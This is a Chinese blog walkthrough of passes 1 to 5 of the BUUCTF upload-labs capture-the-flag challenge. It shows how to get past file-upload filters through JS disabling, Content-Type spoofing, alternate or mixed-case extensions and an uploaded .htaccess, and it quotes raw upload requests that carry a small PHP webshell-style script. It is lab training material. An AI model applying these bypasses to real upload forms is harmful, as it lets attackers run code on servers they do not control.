BUUCTF upload-labs

原创

oJiuJieZhong 于 2021-10-11 14:10:50 发布 1742 收藏

分类专栏： BUUCTF 文章标签： php html javascript

本文链接：https://blog.csdn.net/oJiuJieZhong/article/details/120700223

BUUCTF 专栏收录该内容

5 篇文章 0 订阅


订阅专栏

**


PASS-01 JS检查

**

①这里是前端JS限制了我们只能上传特点格式的文件




②这里我们可以在设置里面直接关闭网页的JS



③或者通过抓包的形式，绕过前端验证

④这里在burp suite中将jpg改成php


⑤这里上传成功



⑥我们也可以通过抓包的形式来了解文件上传的位置

⑥我们也可以通过抓包的形式来了解文件上传的位置

⑦通过webhsell管理工具连接到上传的文件



⑧得到flag

**

PASS-02 content-type

**

```
boundary=---------------------------242034334738272578493
732400130
Content-Length: 393
Origin:
http://8d58ceff-eae0-40e3-8a13-2da815709b9e.node4.buuoj.cn:81
Connection: close
Referer:
http://8d58ceff-eae0-40e3-8a13-2da815709b9e.node4.buuoj.cn:81/Pass-02/index.php
Upgrade-Insecure-Requests: 1

-----------------------------24203433473827257849373240013
0
Content-Disposition: form-data; name="upload_file";
filename="testlzl.php"
Content-Type: application/x-php

<?php
$a=$_REQUEST['a'];
echo $a;
?>

-----------------------------24203433473827257849373240013
0
Content-Disposition: form-data; name="submit"

上传
```

```
      </p>
    </li>
    <li>
      <h3>
        上传区
      </h3>
      <form enctype="multipart/form-data" method="post
        <p>
          请选择要上传的图片：<p>
          <input class="input_file" type="file" name
          <input class="button" type="submit" name="
        </form>
        <div id="msg">
          提示：文件类型不正确，请重新上传！
        </div>
        <div id="img">
        </div>
      </li>
    </ol>
  </div>

</div>
<div id="footer">
  <center>
    Copyright @ <span id="copyright_time"
     by <a href="http://gv7.me" target="_
  </center>
</div>
```


①这一关检验content-type

```
n:81/Pass-02/index.php
Upgrade-Insecure-Requests: 1

-----------------------------24203433473827257849373240013
0
Content-Disposition: form-data; name="upload_file";
filename="testlzl.php"
Content-Type: image/jpeg

<?php
$a=$_REQUEST['a'];
echo $a;
?>

-----------------------------24203433473827257849373240013
0
```

```
</div>
<div id="footer">
  <center>
    Copyright @ <span id="copyright_time"
     by <a href="http://gv7.me" target="_b
  </center>
</div>
<div class="mask">
</div>
<div class="dialog">
  <div class="dialog-title">
    提 示<a href="javascript:void(0)" class="cl
  </div>
  <div class="dialog-content">
  </div>
</div>
```


②将content-type的内容，修改为image/jpeg、image/png、image/gif

**


PASS-03 黑名单绕过

**

①这是一关黑名单的过滤

②前提apache的conf中有以下配置

AddType application/x-httpd-php .php .phtml .phps .php5 .pht



③通过修改后缀名为其中一个，此处修改为phps，上传成功

**


PASS-04 .htaccess

**


同样是黑名单，区别是黑名单的内容更加丰富了，但是并没有添加.htaccess

```
┌──(root💀kali)-[~/桌面]
└─# cat .htaccess
AddType application/x-httpd-php .php .phtml .phps .php5 .pht .lzl
```


①首先写好 .htaccess文件并先上传，这里我写了一个自己命名的后缀，如果后门去访问会以php文件的形式执行



②之后再上传我们写好的webshell



③访问我们上传的wehshell



PHP Version 7.2.21


System	Linux 688e3b52cc18 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Aug 2 2019 06:44:48
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718

**


PASS-05 大小写绕过

**

这一关禁止了htaccess，但并没有将后缀名转换为小写，可以通过大小写的方式绕过



①将php改为PhP,上传成功



**

PASS-06

**

